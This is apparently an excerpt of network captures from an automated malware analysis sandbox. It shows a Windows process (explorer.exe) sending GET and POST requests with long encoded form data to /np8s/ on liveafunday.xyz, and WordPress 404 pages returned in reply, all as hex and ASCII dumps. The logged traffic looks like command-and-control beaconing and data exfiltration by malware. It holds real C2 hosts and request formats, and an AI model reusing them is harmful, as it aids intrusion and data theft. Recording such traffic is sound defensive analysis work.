28 6b 7a 2d 34 4f 6d 6e 73 67 53 50 72 64 75 34 75 77 43 57 76 4a 48 69 7a 43 28 76 34 43 50 77 56 5f 73 6e 34 49 44 4d 35 41 31 58 61 6f 63 7a 58 79 6c 4e 5a 41 4a 59 74 58 56 4e 31 69 44 70 4f 31 59 6d 5a 37 45 59 6d 56 71 48 6d 74 49 5a 42 68 69 57 53 37 61 39 79 62 6f 72 36 55 65 43 46 38 79 30 56 4e 50 79 71 62 46 74 41 51 32 52 79 55 47 62 38 65 6d 52 79 68 41 35 74 33 65 44 37 4c 61 4f 36 52 7a 35 69 7a 37 30 5a 54 71 39 57 63 7a 6d 4f 72 65 6e 32 73 77 58 46 5f 67 5a 48 67 63 45 5a 7a 34 6d 70 6d 58 6c 50 4d 4c 6c 63 36 66 32 37 38 78 4d 57 4d 66 44 33 4f 6b 50 56 57 78 50 73 4a 65 78 67 6d 70 64 45 72 4c 4e 59 36 38 72 76 73 28 35 38 54 57 6c 6c 67 51 43 46 77 59 7a 72 6e 77 6a 28 37 69 43 77 32 4d 6c 42 51 44 56 4d 53 6b 4e 30 69 6b 52 6c 72 65 64 6a 37 70 38 62 46 33 6c 5a 42 28 69 30 59 37 59 48 67 41 71 28 6b 54 41 28 51 6a 62 50 47 79 43 31 5f 70 4e 57 78 79 71 47 61 47 6f 39 35 58 6b 7a 75 58 39 64 50 45 31 5a 4f 70 6e 78 36 56 52 67 4d 4c 4b 33 57 70 43 32 34 37 44 4a 54 62 43 6e 64 47 58 32 4f 31 76 4c 63 32 57 63 57 64 2d 64 63 54 73 44 4a 73 75 52 55 44 49 36 65 39 47 6a 78 6f 6a 52 44 6b 78 61 37 75 4f 6e 45 4e 46 6c 54 50 72 69 6c 6a 68 57 59 50 30 55 57 76 47 69 51 6a 51 63 73 61 34 4a 36 4e 37 69 63 78 55 33 35 5a 57 42 6a 74 63 76 46 31 2d 47 72 34 55 71 54 65 50 33 33 67 73 28 57 79 58 59 33 4b 32 51 42 33 36 6d 6d 6e 46 6a 49 45 31 77 73 47 37 50 4f 4b 35 53 58 66 59 6d 78 74 41 4d 45 68 42 74 74 37 57 6a 48 72 4a 73 75 68 4d 6a 6a 4a 33 79 6f Data Ascii: c2MH6DeP=80GyEbpC7yBZnC~3QIED7FxiNS9x3EB4YCbcVEDbn-PezWP1kmFiZb7_6qxtrUOkQ17x9 YVDgE1jwS06TCN0VIr8Bp0HlYl40Vc7sfEFZfyjGfIq6rIXa1Ya1bytLNxDT3wa0IfrLFW6j4MRclBrTBTUSF6ygdY 3yQ18JwleyhxQhYGMwgWKdVG4FcDNAg9JhRkQDL9N0BEeWF8zznphFRsW4UG_jXNpr-L8ww10pmwXsLX Hj1zPDcohZ4fW86KWWHHphtnhrBMHtg1DAuNxf6KQLz1MA7rdVOPdapq62q7DSZiGUBM83Oxt4LyBagyGfrLp30qp2 4UN6L0xACChF-uBZYzOaX8C5qtn3h~-OKcFRkGJrxAKjdaOCbzt2YsqmY7uYyR7PxA_abhKhbzgzF4vYkTVTyBPYUd M5dlZRl7ECd4jQPtLSXBKxEe8qfydNi8rpD5T3fyVN8B88104L00ZnfeoPoyfcr7eM6EMV_khqX26ok~S6E35Pugau t0DzhcydVGUth1hj5MnGAeDoX~XXtmRAkI6FcUb3U9x4gxtgwpsjkRZvvbImhJsaguOO9gfO9gXi8dG9L30oZ641eU iNXSL9nrowzx2nXo7BDlr(rZRmMgtwrwlA_uoMZ64q-x2pCxOFHE2WxwBtbimOf2QEIb4YASP9m0jb_g36QNiJJ4ZJ 7fVk5Oq3bVvNhklWqlo2CbJbhrDq6B1c-sUxD0I3NrWpVgM6h1KVf1RHljSqxdcs1VaAXJa5oMWalYv7SwjQQq7Lhl p4x4DLE0sPlgpKg1oLsYBVdfJe-PTTppxfu77~BM3BdyKl299VYyBkk7sq_PaNJZXvlplAe8A4ika(kz-4OmnsgSPr du4uwCWvJHizC(v4CPwV_sn4IDM5A1XaoczXylNZAJYtXVN1iDpO1YmZ7EYmVqHmtlZBhiWS7a9ybor6UeCF8y0VNP yqbFtAQ2RyUGb8emRyhA5t3eD7LaO6Rz5iz70ZTq9WczmOren2swXF_gZHgcEZz4mpmXlPMLlc6f278xMWMfD3OkPV WxPsJexgmpdErLNY68rvs(58TWllgQCFwYzrnwj(7iCw2MlBQDVMSkN0ikRlredj7p8bF3lZB(i0Y7YHgAq(kTA(Qj bPGyC1_pNWxyqGaGo95XkzuX9dPE1ZOpnx6VRgMLK3WpC247DJTbCndGX2O1vLc2WcWd-dcTsDJsuRUD l6e9GjxojRDkxa7uOnENFlTPrilJhWYP0UWvGiQjQcsa4J6N7icxU35ZWBjtcvF1-Gr4UqTeP33gs(WyXY3K2QB36m mnFjIE1wsG7POK5SXfYmxtAMEhBtt7WjHrJsuhMjjJ3yoX6m2vdM4R5GYU80LG5mNFKDC1Hzr4EDyXwcY4Oy_pEGNc JGwSkaq8Oh_bGG5TQrktUPFaFF7OCMmy3N2AiG1X3H44OooE_ONzYeJPpewlF1jzEp-iBetVJBuhTjXyhtnXKdNtK1 zdyic6EimB7gJyNHmd1EXyzMEVU7WRFehnLBCr9FVsipd(YxXlYJTg1PmWawaHUH4K7yhIKGMNoCTheXZ9KLF1B7St UbF3l5wt7MtUWWQwTjVXrivSYVrBfHjPjTr3EypQZNud5MpWMyntzZxd9qttZUE(wn1QFUTsPPWkqpYP4cArIfgFGK Y69kQsY6EPrzVokyfXyxlTNEeW64qG4sjbUXkPxssBARzrQGK5DBO0OtNi5JwCSNV3c10GVZD6UZ3frzExRKc0hzCz ASCxXZgiRhQj0g5TjLx228gULTAphUh0xS3RVTZnYH9I4OTHjzzYaIH8ybS3AaLBQWjNLNZzdLMhqdIxJwVuF0_2cdMO- KVVpTERZcY3LFk6xbpk9(bLaiX3QFQf6F6vosPdR2nxJiE5simrRvHdFUvFkmtjU92u2eiAJh_T7KuzvM6nGRgI KOsS_rAK3ruIPYDk-HRCzTDX0ng5POTnHl_Pk3L1v2UBlxBTaFEobvOhvagDXkmfLier3HAGpEVLIOrnN25x-AV~CQ wPPXGVgNrpPE1Y9J1xTz61EPdauGi6IlZqQ9dNWYpvrZtGKZ9dIahUwHFO0ZkD-64Pe6rbibfErYyjZalamatQiL9O x4_KcNiJ_lXw4Hlrnzbg616~57e0xTR8kdAmthfXEIfBZQPerRQgmYMvEaapFnXrpKGDCQQlYfuEw7XNGwx0Ml_wE~ 1Gz0TNhXidUJX8J1E8EUyaTZkutny8flu(p6rgoAdy6w05AQbYHnpGdbs6_Rp~ATJcsXJCZuv9-lkExypZDCkD55tQ NpCfharAHMkgotA79hsoiemIY6p3I8JnyLwV1Vo941hfZPvziX6Wurf20zbNCTTwwYkAasoDUb-tW5CGXTHG-eDLsplEEH- PuYGLZldYZpjsxGjF9znEzD5gU1QN8zbHphSOnIY2QAibrOznZ0PRf3gMTCwA4G_HbBS1AX0GjT0NvwgDvvfGqZLnqA- 36HrVqVFFtNTzyj0xb9m1qjxjDy_y8JRuH6ihjol5YCMQ8XP9lntY-6LMd12wimZCiN-OGORW7(UX1DMntMrNH7jMjYsz om3QB2X6Ckmg-2DNu1eHrqPKXR0HfIlGA44XPl04tjmffk03C7Z2clEl-QVIHfWwMW-NOmE6A0SbUm9Fv7YmsTAxj~ QM6FqYK~QWgefWrzINJaimgxGbgmDSOgB6BFRrJnJpi5F3D1DGeh_E2spBxtDpdmVzph4UhAPMsmGXrwr4YbVs9kLK kphZPTbwinzS2rkVWeWq8JRIzhKPBoezgLFj3g27EEEz1sYYPDjdLmPmenq1ZJR8aicAaiSL8C8YXwK(jeRmy3mgPG f0Hv59PsLn6Bipd8DtyTl5xkeyrSGkJ3yHIW_grz1UuHkRYt7s7Eij6CuhIFHPgNVibYGnwsqY-QnnSyvJrcobbeIEwlyfab1QF(EyBTCEYzjWMCcnohARSZqNFWjmLt7J0JwS842HhbPKotXNWe2v7hvTbWuexKwPUHFsEU6FnpYUyJxmSb GwvpNSBuA7I188PnYMOagBlW_fZU4pgqS8Ri8FeRwpZWUvCmrz7rHe2EwJ3PhAOvlf7xnb6vRZ_jkLcqmEjsk9M95P RdknQKNoK7wtU2fomEOnLMtcp9LzQgLrDM2ZGluy1J7L92lzTwToTAcuZHAWjGuQK0TT1YT83sy5AqsB6qFg_Bei88 TKwnIMU75F63vAC6swF73bb1a6WDE1ltcolbqOkPL~mMTie9o6zalbpjyNALclBnZ3hAabRBxH-fMj5EybG5qO-8yc CHiXpQh4NMnfHrT71HBDH5YcelLgkXAQUA-uPWgR0SJWVbqkpKOZkHn9ujAEcC3FdJvg3KxIlVQ9Ga9tJA-rkm9TqB WeY1FJVVH6gGHItEcuTd0ASKaNIpYkuwQhUaPhW(Nq5lejJSYMTqhjfzmPgU7UwBW~Mu9JaGulWohxO4vrEu3Itaio MEiYr1aJqYTx637HyRQedEsyQTFBEDdg3L6BVIUlAEOw7puvvlvHntoyuuXDN5mrdlhx_0NN7HxRk73EHsT8NB_mbF 7Z4vXL76Ypvth~QCk4YA-x498Lhnx1gJ2YBbEAABiSIhq85v0hyHCRb(KaczM9AWfrSWdGvQ7J36aGBhyPvKSm8hYU FmqHn8fQf6tITQzg7DOt6vqoNOKkGZkmeJnGJWQgWJKtFkftrpWhl5xbiOzS1OvzE(Co74gk9l28wzN23IfqLRtI-Z zIriJNR1oQgSLnT7ixzpSFpDNMLMZiuhZ566h8MlCKoaRWxeizssnJWVqEyewQ89kTfSt23hk3dWefqzXGaPyh2Tvu lHZmdDcYRgZLmUcdAnjqDozAPU7kYAzH1eDtvm8Eymm5IeppRidReY_ObnWLOxZ8pH9MAIalEQFow91p35FJxqAchG rH0Trb-J8LGFuMqaWNt(00OyC1KCtYvlHQHlhOBbahDVFsfkXm6dg1Tm6YthaWZaNpFV_eNVHQnwK8BpLlWrxHl2z7 h9ewvNGvNC_sgBniJjJWiNXb6Ty2nhGSFfD7v6_XL3U4pjTQsohUi5WlVQ

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 17:30:11.926938057 CEST	9610	IN	HTTP/1.1 404 Not Found Connection: close x-powered-by: PHP/7.4.29 content-type: text/html; charset=UTF-8 x-litespeed-tag: 440_HTTP.404 expires: Wed, 11 Jan 1984 05:00:00 GMT cache-control: no-cache, must-revalidate, max-age=0 link: <http://thebestvidforall.xyz/wp-json/>; rel="https://api.w.org/" x-litespeed-cache-control: no-cache transfer-encoding: chunked content-encoding: gzip vary: Accept-Encoding date: Fri, 27 May 2022 15:30:11 GMT server: LiteSpeed Data Raw: 32 66 35 32 0d 0a 1f 8b 08 00 00 00 00 00 00 03 ec 7d 6b 73 e3 b6 92 e8 67 bb ea fc 07 0c 5d 19 4b 09 49 91 d4 9b b2 9c 3d 99 3c 36 5b c9 9e 54 26 d9 5b b7 92 d4 14 44 42 12 67 28 92 87 84 2c 39 8e ef 6f bf d5 78 f0 25 50 2f 8f 93 d4 ce 24 95 58 24 81 ee 46 a3 d1 dd 00 1a 8d 9b 17 5f fe eb d5 4f ff f7 87 af d0 92 ae c2 db cb 1b f8 83 42 1c 2d a6 1a 89 8c 9f 5f 6b f0 8e 60 ff f6 f2 e2 66 45 28 46 de 12 a7 19 a1 53 ed e7 9f be 36 46 1a ea e4 5f 22 bc 22 53 ed 2e 20 9b 24 4e a9 86 bc 38 a2 24 a2 53 6d 13 f8 74 39 f5 c9 5d e0 11 83 3d e8 28 88 02 1a e0 d0 c8 3c 1c 92 a9 cd e0 70 04 0c cc 75 1a cf 62 9a 5d e7 40 ae 57 78 6b 04 2b bc 20 46 92 12 40 e2 86 38 5d 90 6b 20 e0 86 06 34 24 b7 3f e0 05 41 51 4c d1 3c 5e 47 3e 7a 79 35 72 6c 7b 82 be bf 47 5f 84 f1 e2 a6 c3 4b 5d de 84 41 f4 0e a5 24 9c 5e fb 51 06 e0 e6 84 7a cb 6b b4 4c c9 7c 7a dd e9 d0 25 99 91 8c de 05 fe 3c 4e 71 18 9a db fb df 39 9e 43 35 33 73 63 c6 e9 a2 56 58 c3 21 25 69 84 29 d1 10 bd 4f c8 54 c3 49 12 06 1e a6 41 1c 75 d2 2c fb 6c bb 0a 35 c4 c8 9b 6a 82 5c f4 32 c5 ff 5e c7 13 f4 35 21 be c6 69 d3 96 94 26 ae 9a c0 ce 9c 10 bf c3 f9 98 93 f9 34 cc af e2 d5 8a 44 34 3b 9a 04 4f 54 28 d3 92 79 69 90 d0 db cb 4d 10 f9 f1 c6 7c b3 49 c8 2a 7e 1b bc 26 94 06 d1 22 43 53 f4 a0 cd 70 46 7e 4e 43 cd 65 0d cc dc 5f 3b bf 76 04 2b 7f ed b0 4e cf 7e ed 78 71 4a 7e ed b0 ca bf 76 ec 9e 69 99 d6 af 9d a1 b3 1d 3a bf 76 34 5d 23 5b aa b9 9a 99 44 0b 4d d7 b2 bb c5 79 f0 b2 bb 05 83 96 dd 2d be e2 00 b3 3b 06 30 5e a7 1e d1 dc 07 cd 8b 23 0f 53 46 86 a0 97 91 ab 92 99 5f 3b 9b c4 08 22 2f 5c fb 24 fb b5 f3 36 63 2f 58 55 23 25 21 c1 19 31 57 41 64 be cd 3e bf 23 e9 74 60 5a da e3 e3 e4 b2 f3 e9 0b f4 d3 32 c8 d0 3c 08 09 0a 32 84 d7 34 36 16 24 22 29 a6 c4 47 9f 76 2e 5f cc d7 91 07 d2 d3 22 3a d6 69 fb e1 0e a7 28 d2 53 3d d6 83 29 36 bd 94 60 4a be 0a 09 74 5f 4b f3 70 74 87 33 ad ad 27 d3 c0 5c 10 fa 0a 06 e6 96 be 7c 59 7e 6a 69 8e af b5 27 12 30 ca 5a 44 02 c6 d3 d7 34 0d a2 85 39 4f e3 d5 ab 25 4e 5f c5 3e d1 c9 b4 95 98 5e 48 70 fa 23 f1 68 cb d2 2d 3d 30 f9 e8 0e cc 25 09 16 4b da d6 13 73 1e 84 e1 4f 64 4b 5b d8 04 a9 bf 6f d1 65 90 e9 a4 ad 5b ba d5 d6 03 93 c6 5f 62 8a 7f fe f1 bb 56 bb 3d 49 09 5d a7 11 3a 1f 2e 15 70 c9 74 3a ad c0 7e cc 1b e6 b5 08 e7 17 dd e5 14 17 56 ad 3d a1 66 96 7a 53 a2 53 d3 27 73 92 4e a9 c9 07 2e f0 ad f3 16 df 61 51 52 c7 c0 50 c1 e9 ec 8b fb 9f f0 e2 bf f1 8a b4 34 d0 99 5a fb 17 eb 37 68 35 89 fc 57 cb 20 f4 5b b4 fd 38 8f d3 56 3c fd 67 9a e2 fb 96 36 0f 31 48 17 97 a6 b6 4e cd 6c 9d 80 f2 cc a6 0f e4 8e a4 f7 74 19 44 0b f7 85 a5 17 4f 5f 6d 3d 92 Data Ascii: 2f52}ksg]KI=<6[T&[DBg(,9ox%P/XF_OB-_k`fE(FS6F_""S. $N8$Smt9]=(<pub]@Wxk+ F@8]k 4$?AQL< ^G>zy5rl{G_K]A$^QzkL|z%<Nq9C53scVX!%i)OTIAu,l5j\2^5!i&4D4;OT(yiM|I*~&"CSpF~NCe_;v+N~xqJ~vi:v4]#[DMy- ;0^#SF_;"/\$6c/XU#%!1WAd>#t`Z2<246$")Gv._":i(S=)6`Jt_Kpt3'|Y~ji'0ZD49O%N_>^Hp#h-=0%KsOdK[oe[_bV=I]: .pt:~V=fzSS'sN.aQRP4Z7h5W [8V<g61HNltDO_m=

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
39	192.168.2.3	49957	172.96.186.204	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 17:30:11.063091040 CEST	9559	OUT	GET /np8s/?Bl=lHUDzXfpVJ_&c2MH6DeP=z2yIa7cx1SROgCPUWMRj7QFmCzRewXUzLnClNkjkn7TUjkjwrW0kK9K MlL9EtH2oI1i9 HTTP/1.1 Host: www.liveafunday.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 17:30:11.859313965 CEST	9597	IN	HTTP/1.1 404 Not Found Connection: close x-powered-by: PHP/7.4.29 content-type: text/html; charset=UTF-8 expires: Wed, 11 Jan 1984 05:00:00 GMT cache-control: no-cache, must-revalidate, max-age=0 link: <http://thebestvidforall.xyz/wp-json/>; rel="https://api.w.org/" x-litespeed-cache-control: public,max-age=3600 x-litespeed-tag: 440_HTTP.404,440_404,440_URL.249cf122f2d92b3e82f0723a2e93dc1c,440_ x-litespeed-cache: miss transfer-encoding: chunked date: Fri, 27 May 2022 15:30:11 GMT server: LiteSpeed Data Raw: 66 35 34 66 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 0a 3c 68 65 61 64 3e 0a 09 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 20 2f 3e 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 27 72 6f 62 6f 74 73 27 20 63 6f 6e 74 65 6e 74 3d 27 6d 61 78 2d 69 6d 61 67 65 2d 70 72 65 76 69 65 77 3a 6c 61 72 67 65 27 20 2f 3e 0a 3c 74 69 74 6c 65 3e 50 61 67 65 20 6e 6f 74 20 66 6f 75 6e 64 20 26 23 38 32 31 31 3b 20 4d 79 20 42 6c 6f 67 3c 2f 74 69 74 6c 65 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 27 64 6e 73 2d 70 72 65 66 65 74 63 68 27 20 68 72 65 66 3d 27 2f 2f 74 68 65 62 65 73 74 76 69 64 66 6f 72 61 6c 6c 2e 78 79 7a 27 20 2f 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 27 64 6e 73 2d 70 72 65 66 65 74 63 68 27 20 68 72 65 66 3d 27 2f 2f 73 2e 77 2e 6f 72 67 27 20 2f 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 61 6c 74 65 72 6e 61 74 65 22 20 74 79 70 65 3d 22 61 70 70 6c 69 63 61 74 69 6f 6e 2f 72 73 73 2b 78 6d 6c 22 20 74 69 74 6c 65 3d 22 4d 79 20 42 6c 6f 67 20 26 72 61 71 75 6f 3b 20 46 65 65 64 22 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 74 68 65 62 65 73 74 76 69 64 66 6f 72 61 6c 6c 2e 78 79 7a 2f 66 65 65 64 2f 22 20 2f 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 61 6c 74 65 72 6e 61 74 65 22 20 74 79 70 65 3d 22 61 70 70 6c 69 63 61 74 69 6f 6e 2f 72 73 73 2b 78 6d 6c 22 20 74 69 74 6c 65 3d 22 4d 79 20 42 6c 6f 67 20 26 72 61 71 75 6f 3b 20 43 6f 6d 6d 65 6e 74 73 20 46 65 65 64 22 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 74 68 65 62 65 73 74 76 69 64 66 6f 72 61 6c 6c 2e 78 79 7a 2f 63 6f 6d 6d 65 6e 74 73 2f 66 65 65 64 2f 22 20 2f 3e 0a 3c 73 63 72 69 70 74 3e 0a 77 69 6e 64 6f 77 2e 5f 77 70 65 6d 6f 6a 69 53 65 74 74 69 6e 67 73 20 3d 20 7b 22 62 61 73 65 55 72 6c 22 3a 22 68 74 74 70 73 3a 5c 2f 5c 2f 73 2e 77 2e 6f 72 67 5c 2f 69 6d 61 67 65 73 5c 2f 63 6f 72 65 5c 2f 65 6d 6f 6a 69 5c 2f 31 34 2e 30 2e 30 5c 2f 37 32 78 37 32 5c 2f 22 2c 22 65 78 74 22 3a 22 2e 70 6e 67 22 2c 22 73 76 67 55 72 6c 22 3a 22 68 74 74 70 73 3a 5c 2f 5c 2f 73 2e 77 2e 6f 72 67 5c 2f 69 6d 61 67 65 73 5c 2f 63 6f 72 65 5c 2f 65 6d 6f 6a 69 5c 2f 31 34 2e 30 2e 30 5c 2f 73 76 67 5c 2f 22 2c 22 73 76 67 45 78 74 22 3a 22 2e 73 76 67 22 2c 22 73 6f 75 72 63 65 Data Ascii: f54f<!DOCTYPE html><html lang="en-US"><head><meta charset="UTF-8" /><meta name="viewport" content="width=device-width, initial-scale=1" /><meta name='robots' content='max-image-preview:large' /><title>Page not found – My Blog</title><link rel='dns-prefetch' href='//thebestvidforall.xyz' /><link rel='dns-prefetch' href='//s.w.org' /><link rel="alternate" type="application/rss+xml" title="My Blog » Feed" href="http://thebestvidforall.xyz/feed/" /> <link rel="alternate" type="application/rss+xml" title="My Blog » Comments Feed" href="http://thebestvidforall.xyz/comments/feed/" /><script>window._wpemojiSettings = {"baseUrl":"https:\/\/s.w.org\/images\/core\/emoji\/14.0.0\/72x72\/","ext":".png","svgUrl":"https:\/\/s.w.org\/images\/core\/emoji\/14.0.0\/svg\/","svgExt":".svg","source

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49820	172.96.186.204	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 17:28:00.903393030 CEST	7580	OUT	POST /np8s/ HTTP/1.1 Host: www.liveafunday.xyz Connection: close Content-Length: 36482 Cache-Control: no-cache Origin: http://www.liveafunday.xyz User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.liveafunday.xyz/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 63 32 4d 48 36 44 65 50 3d 38 30 47 79 45 62 70 43 37 79 42 5a 6e 43 7e 33 51 49 45 44 37 46 78 69 4e 53 39 78 33 45 42 34 59 43 62 63 56 45 44 62 6e 2d 50 65 7a 57 50 31 6b 6d 46 69 5a 62 37 5f 36 71 78 74 72 55 4f 6b 51 31 37 78 39 59 56 44 67 45 31 6a 77 53 30 36 54 43 4e 30 56 49 72 38 42 70 30 48 6c 59 6c 34 30 56 63 37 73 66 45 46 5a 66 79 6a 47 66 49 71 36 72 49 58 61 31 59 61 31 62 79 74 4c 4e 78 44 54 33 77 61 30 49 66 72 4c 46 57 36 6a 34 4d 52 63 6c 42 72 54 42 54 55 53 46 36 79 67 64 59 33 79 51 31 38 4a 77 6c 65 79 68 78 51 68 59 47 4d 77 67 57 4b 64 56 47 34 46 63 44 4e 41 67 39 4a 68 52 6b 51 44 4c 39 4e 30 42 45 65 57 46 38 7a 7a 6e 70 68 46 52 73 57 34 55 47 5f 6a 58 4e 70 72 2d 4c 38 77 77 31 30 70 6d 77 58 73 4c 58 48 6a 31 7a 50 44 63 6f 68 5a 34 66 57 38 36 4b 57 57 48 48 70 68 74 6e 68 72 42 4d 48 74 67 31 44 41 75 4e 78 66 36 4b 51 4c 7a 31 4d 41 37 72 64 56 4f 50 64 61 70 71 36 32 71 37 44 53 5a 69 47 55 42 4d 38 33 4f 78 74 34 4c 79 42 61 67 79 47 66 72 4c 70 33 30 71 70 32 34 55 4e 36 4c 30 78 41 43 43 68 46 2d 75 42 5a 59 7a 4f 61 58 38 43 35 71 74 6e 33 68 7e 2d 4f 4b 63 46 52 6b 47 4a 72 78 41 4b 6a 64 61 4f 43 62 7a 74 32 59 73 71 6d 59 37 75 59 79 52 37 50 78 41 5f 61 62 68 4b 68 62 7a 67 7a 46 34 76 59 6b 54 56 54 79 42 50 59 55 64 4d 35 64 6c 5a 52 6c 37 45 43 64 34 6a 51 50 74 4c 53 58 42 4b 78 45 65 38 71 66 79 64 4e 69 38 72 70 44 35 54 33 66 79 56 4e 38 42 38 38 31 30 34 4c 30 30 5a 6e 66 65 6f 50 6f 79 66 63 72 37 65 4d 36 45 4d 56 5f 6b 68 71 58 32 36 6f 6b 7e 53 36 45 33 35 50 75 67 61 75 74 30 44 7a 68 63 79 64 56 47 55 74 68 31 68 6a 35 4d 6e 47 41 65 44 6f 58 7e 58 58 74 6d 52 41 6b 49 36 46 63 55 62 33 55 39 78 34 67 78 74 67 77 70 73 6a 6b 52 5a 76 76 62 49 6d 68 4a 73 61 67 75 4f 4f 39 67 66 4f 39 67 58 69 38 64 47 39 4c 33 30 6f 5a 36 34 31 65 55 69 4e 58 53 4c 39 6e 72 6f 77 7a 78 32 6e 58 6f 37 42 44 6c 72 28 72 5a 52 6d 4d 67 74 77 72 77 6c 41 5f 75 6f 4d 5a 36 34 71 2d 78 32 70 43 78 4f 46 48 45 32 57 78 77 42 74 62 69 6d 4f 66 32 51 45 49 62 34 59 41 53 50 39 6d 30 6a 62 5f 67 33 36 51 4e 69 4a 4a 34 5a 4a 37 66 56 6b 35 4f 71 33 62 56 76 4e 68 6b 6c 57 71 6c 6f 32 43 62 4a 62 68 72 44 71 36 42 31 63 2d 73 55 78 44 30 49 33 4e 72 57 70 56 67 4d 36 68 31 4b 56 66 31 52 48 49 6a 53 71 78 64 63 73 31 56 61 41 58 4a 61 35 6f 4d 57 61 6c 59 76 37 53 77 6a 51 51 71 37 4c 68 6c 70 34 78 34 44 4c 45 30 73 50 49 67 70 4b 67 31 6f 4c 73 59 42 56 64 66 4a 65 2d 50 54 54 70 70 78 66 75 37 37 7e 42 4d 33 42 64 79 4b 6c 32 39 39 56 59 79 42 6b 6b 37 73 71 5f 50 61 4e 4a 5a 58 76 6c 70 6c 41 65 38 41 34 69 6b 61 28 6b 7a 2d 34 4f 6d 6e 73 67 53 50 72 64 75 34 75 77 43 57 76 4a 48 69 7a 43 28 76 34 43 50 77 56 5f 73 6e 34 49 44 4d 35 41 31 58 61 6f 63 7a 58 79 6c 4e 5a 41 4a 59 74 58 56 4e 31 69 44 70 4f 31 59 6d 5a 37

Timestamp	kBytes transferred	Direction	Data
			45 59 6d 56 71 48 6d 74 49 5a 42 68 69 57 53 37 61 39 79 62 6f 72 36 55 65 43 46 38 79 30 56 4e 50 79 71 62 46 74 41 51 32 52 79 55 47 62 38 65 6d 52 79 68 41 35 74 33 65 44 37 4c 61 4f 36 52 7a 35 69 7a 37 30 5a 54 71 39 57 63 7a 6d 4f 72 65 6e 32 73 77 58 46 5f 67 5a 48 67 63 45 5a 7a 34 6d 70 6d 58 6c 50 4d 4c 6c 63 36 66 32 37 38 78 4d 57 4d 66 44 33 4f 6b 50 56 57 78 50 73 4a 65 78 67 6d 70 64 45 72 4c 4e 59 36 38 72 76 73 28 35 38 54 57 6c 6c 67 51 43 46 77 59 7a 72 6e 77 6a 28 37 69 43 77 32 4d 6c 42 51 44 56 4d 53 6b 4e 30 69 6b 52 6c 72 65 64 6a 37 70 38 62 46 33 6c 5a 42 28 69 30 59 37 59 48 67 41 71 28 6b 54 41 28 51 6a 62 50 47 79 43 31 5f 70 4e 57 78 79 71 47 61 47 6f 39 35 58 6b 7a 75 58 39 64 50 45 31 5a 4f 70 6e 78 36 56 52 67 4d 4c 4b 33 57 70 43 32 34 37 44 4a 54 62 43 6e 64 47 58 32 4f 31 76 4c 63 32 57 63 57 64 2d 64 63 54 73 44 4a 73 75 52 55 44 49 36 65 39 47 6a 78 6f 6a 52 44 6b 78 61 37 75 4f 6e 45 4e 46 6c 54 50 72 69 6c 6a 68 57 59 50 30 55 57 76 47 69 51 6a 51 63 73 61 34 4a 36 4e 37 69 63 78 55 33 35 5a 57 42 6a 74 63 76 46 31 2d 47 72 34 55 71 54 65 50 33 33 67 73 28 57 79 58 59 33 4b 32 51 42 33 36 6d 6d 6e 46 6a 49 45 31 77 73 47 37 50 4f 4b 35 53 58 66 59 6d 78 74 41 4d 45 68 42 74 74 37 57 6a 48 72 4a 73 75 68 4d 6a 6a 4a 33 79 6f
Data Ascii: c2MH6DeP=80GyEbpC7yBZnC~3QIED7FxiNS9x3EB4YCbcVEDbn-PezWP1kmFiZb7_6qxtrUOkQ17x9
YVDgE1jwS06TCN0VIr8Bp0HlYl40Vc7sfEFZfyjGfIq6rIXa1Ya1bytLNxDT3wa0IfrLFW6j4MRclBrTBTUSF6ygdY
3yQ18Jwleyhx QhYGMwgWKdVG4FcDNAg9JhRkQDL9N0BEeWF8zznphFRsW4UG_jXNpr-L8ww10pmwXsLX
Hj1zPDcohZ4fW86KWWHHphtnhrBMHtg1DAuNxf6KQLz1MA7rdVOPdapq62q7DSZiGUBM83Oxt4LyBagyGfrLp30qp2
4UN6L0xACChF-uBZYzOaX8C5qtn3h~-OKcFRkGJrxAKjdaOCbzt2YsqmY7uYyR7PxA_abhKhbzgzF4vYkTVTyBPYUd
M5dlZRl7ECd4jQPtLSXBKxEe8qfydNi8rpD5T3fyVN8B88104L00ZnfeoPoyfcr7eM6EMV_khqX26ok~S6E35Pugau
t0DzhcydVGUth1hj5MnGAeDoX~XXtmRAkl6FcUb3U9x4gxtgwpsjkRZvvbImhJsaguOO9gfO9gXi8dG9L30oZ641eU
iNXSL9nrowzx2nXo7BDlr(rZRmMgtwrwlA_uoMZ64q-x2pCxOFHE2WxwBtbimOf2QEIb4YASP9m0jb_g36QNiJJ4ZJ
7fVk5Oq3bVvNhklWqlo2CbJbhrDq6B1c-sUxD0l3NrWpVgM6h1KVf1RHIjSqxdcs1VaAXJa5oMWalYv7SwjQQq7Lhl
p4x4DLE0sPlgpKg1oLsYBVdfJe-PTTppxfu77~BM3BdyKl299VYyBkk7sq_PaNJZXvlplAe8A4ika(kz-4OmnsgSPr
du4uwCWvJHizC(v4CPwV_sn4IDM5A1XaoczXylNZAJYtXVN1iDpO1YmZ7EYmVqHmtIZBhiWS7a9ybor6UeCF8y0VNP
